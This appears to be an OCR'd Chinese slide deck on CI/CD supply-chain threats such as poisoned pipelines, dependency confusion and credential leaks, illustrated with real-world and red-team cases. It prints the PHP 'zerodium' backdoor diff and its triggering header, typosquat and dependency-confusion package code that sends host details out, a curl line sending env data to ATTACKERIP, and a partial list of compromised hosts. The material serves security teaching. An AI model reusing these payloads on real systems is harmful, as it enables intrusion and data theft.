
攻击者为什么要关注CI/CD？

CI/CD是通向生产环境的新路径

流水线安全威胁


源的完整性
构建过程的完整性
攻陷源代码管理系统
(B)
攻陷构建平台
(D)
攻陷包存储仓库
(G)
提交恶意代码
(A)
修改代码
(C)
绕过CI/CD
(F)
使用恶意包
(H)
SCM
CI/CD
分发
源
构建
包
使用
开发人员
使用恶意依赖
(E)
依赖
构件
过程
平台

源的威胁


源的完整性
构建过程的完整性
攻陷源代码
管理系统
(B)
攻陷构建
平台
(D)
攻陷包存
储仓库
(G)
提交恶意
代码
(A)
修改
代码
(C)
绕过
CI/CD
(F)
使用恶意
包
(H)
SCM
CI/CD
分发
源
构建
包
使用
开发人员
使用恶意
依赖
(E)
依赖
构件
过程
平台

源的威胁

- 身份验证和访问管理不足
- 流程控制机制不足
- 中毒管道执行


身份验证和访问管理不足

- 这一块的风险源于难以管理分布在各个系统中的用户权限。
  - 权限过大、过期身份、本地身份、外部身份、自注册身份、共享帐号等

→ 实战案例：Gitlab与Jenkins联动，注册gitlab就能够登录Jenkins

→ 实战案例：SVN外网服务器帐号爆破，获得开发源码，代码中大量凭据

→ 互联网案例：面向互联网的 GitLab 服务器可通过自行注册访问梅赛德斯奔驰源代码泄露。



流程控制机制不足

- 攻击者获得CI/CD流程中的（SCM、CI、Artifact、仓库等）权限后，在缺少代码审核机制时能够将恶意代码推入到管道中。
  - 提交代码到存储分支，该分支通过管道自动部署到生产中
  - 提交代码到存储分支，手动触发将代码推送到生产的管道中
  - 将恶意代码植入常用的程序库中，该库由生产系统中运行时会调用代码
  - 访问生产并直接更改应用程序代码，无需任何校验。

流程控制机制不足 - PHP后门案例

- PHP官方公布，其git.php.net服务器被攻击。攻击者伪造PHP编程语言作者和软件开发者的账号，进行了两次恶意代码提交，植入了远程代码执行的后门。

11 ■■■■■ ext/zlib/zlib.c

```
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
 {
     zval zoh;
     php_output_handler *h;
+    zval *enc;
+
+    if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
+        (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
+        convert_to_string(enc);
+        if (strstr(Z_STRVAL_P(enc), "zerodium")) {
+            zend_try {
+                zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
```

staabm on Mar 28, 2021 Contributor

Intentionally `AGENTT` with 2x T at the end?

Reply...

mvorisek on Mar 28, 2021 Contributor

@rlerdorf what does this do?

JABirchall on Mar 29, 2021 • edited

@mvorisek

This line executes PHP code from within the useragent HTTP header, if the string starts with 'zerodium'

漏洞复现

1、环境配置

- 编译安装被植入恶意代码的php源码；
- 安装nginx，并配置连接php；
- 创建简单测试php文件：

```
<?php echo “hello world”;?>
```

2、通过 burpsuite 添加恶意 header 头


```
User-Agentt: zerodiumsystem("touch /tmp/php-evil/evil");
```

中毒管道执行（PPE）

- 攻击者拥有开发者访问源代码的权限，但没有对构建环境的访问权限，通过源代码来向构建流程配置文件中注入恶意代码或命令，从而操纵构建过程，实质上“毒化”了流程，并在构建过程中运行恶意代码。
  - PPE风险具体有三种主要类型：
    - Direct(D-PPE)【直接】
      - Jenkinsfile、.gitlab-ci.yml
    - Indirect(I-PPE)【间接】
      - Makefile、Shell
    - Public(P-PPE,or 3PE)【公共】

→ 实战案例：钓鱼 -> 普通开发帐号 -> 修改项目添加恶意代码 -> 代码合并 -> Jenkins执行命令或者Node节点 -> Jenkins上的凭据 -> 控制其它服务器 -> 横向渗透。

构建阶段的威胁


源的完整性
构建过程的完整性
攻陷源代码
管理系统
(B)
攻陷构建
平台
(D)
攻陷包存
储仓库
(G)
提交恶意
代码
(A)
修改
代码
(C)
绕过
CI/CD
(F)
使用恶意
包
(H)
SCM
CI/CD
分发
源
构建
包
使用
开发人员
使用恶意
依赖
(E)
依赖
构件
过程
平台

构建阶段的威胁

- 依赖库滥用
- 凭证使用管理不善

依赖库滥用

- 攻击者可伪造名称上传恶意包（包括恶意挖矿、恶意后门等）到开源中心仓，开发人员使用未经验证的依赖包，从而植入后门到公司产品的生产、交付、使用等环节。
  - 名字混淆
    - 根据用户习惯，容易将包的名字打错，导致拉取恶意包。
  - 案例：ruamel.yaml是个处理YAML文件的库，由于习惯性安装：pip install ruamel，缺少了“.yaml”后缀导致下载了恶意的ruamel包。该包主要功能是收集出口IP、主机名称、主机用户名并且加密发送对方域名。

```
import datetime
dt = datetime.datetime.now()
utc_time = dt.replace(tzinfo = timezone.utc) .timestamp()

data = "{},{},{},{},{}".format(int(utc_time), socket.gethostname(), getpass.getuser(),
external_ip, os.path.abspath(__file__))
encoded_data = base64.b32encode(bytearray(data, 'ascii')).decode('utf-8').replace("=", "0")
fingerprint = hashlib.md5(encoded_data.encode('utf-8')).hexdigest()
def divide_chunks(l, n):
    for i in range(0, len(l), n):
        yield l[i:i + n]
MAX_SUBDOMAIN_LENGTH = 57
for i in range(0, math.ceil(len(encoded_data) / (4*MAX_SUBDOMAIN_LENGTH)), 1):

    url = "{}.{}.testpcurl.com".format(".".join(divide_chunks(encoded_data
    [i*4*MAX_SUBDOMAIN_LENGTH:(i+1)*4*MAX_SUBDOMAIN_LENGTH], MAX_SUBDOMAIN_LENGTH)),
```

依赖库滥用

- 案例：依赖包混淆
  - 获取上传pypi包凭证 -> 选取已被引用的包 -> 上传同名污染包 -> 获取凭证 or 种马 -> 横向渗透 -> 获得1000+台主机权限

```python
def inforun(urls):
    hostname=socket.gethostname()
    username = getpass.getuser()
    ip = getip()

    data = {'username': username, 'hostname': hostname, 'ip': ip,'
    for key, value in data.items():
        if value is None:
            data[key] = ''
    json_data = json.dumps(data)
    encoded_data = base64.b64encode(json_data.encode()).decode()
    payload = {'data': encoded_data}

    for url in urls:
        try:
            response = requests.post(url, data=payload,timeout=5)
            if response.status_code == 200:
                print(f'Data has been added successfully')
            else:
                print(f'Failed to add data to')
        except requests.exceptions.RequestException as e:
            pass


setup(
    name=package_name,      # 这里是pip项目发布的名称
    version=package_version,  # 版本号，数值大的会优先被pip
    keywords=("pip",  , "featureextraction"),
    description=  通用制品工具",
```

用户名	主机名	IP
root		42.154
root	master-002	44.3
root	production-1 62-1-mhlv5-fxhfp-gf52k	5.245.9
root	production-3 -3qh9n-cgjf3-1j9w6	4.189.152
root	production-3 -4mg1q-cqpxr-mcjdc	6.128.4
root	production-7 1-4tr7m-v65kj-6szzp	5.245.24
root	production-3 -1-d883z-xhhcr-4j6kx	3.189.42
root	production-3 -1-r2p39-8w58s-8x915	5.109.233
root	production-3 -1-qzg2c-0556q-fj9f2	13.181.115
root	production-1 1-bgj1k-t16dg-9gd3s	.02.107.253
root	production-3 2-1-xtl19-m2127-chpzg	73.76.141
root	production-6 -1-f9vp7-45t5g-pg59r	98.231.115
root	production-6 -1-51h68-np34g-nz4qx	54.169.152
root	localhost.loc	0.1
root	production-6 -1-903fj-9gqc2-n1d66	8.231.103
root	production-6 3-1-zdq14-r3lcm-q1l99	105.245.46


凭据使用管理不善

- CI/CD环境是由多个系统构建的，这些系统相互通信和认证，由于凭据可能存在多种上下文，因此在保护凭证方面带来了挑战。
  - Jenkins：Gitlab帐号、root密钥、k8s凭证等
  - Gitlab：硬编码、数据库帐密等
  - 容器镜像中的凭据：源码、数据库帐密等

→ 案例：Harbor -> 未授权拉取镜像 -> 分析镜像凭据 -> 连接核心数据库 -> 修改HR系统对应人员手机号码 -> 同步到各类系统 -> 登录Gitlab

Codecov供应链攻击

- 通过Docker镜像导出的凭据，可以更新codecov中的bash上传脚本
- 通过脚本在CI阶段获取前项目的远程仓库信息和环境变量信息




```
curl -sm 0.5 -d "$(git remote -v)<<<<<<
ENV $(env)"
http://ATTACKERIP/upload/v2 || true
```

CI/CD管道中获取：
客户银行信息，17085条记录
客户信息，7925条记录
员工信息，2615条记录

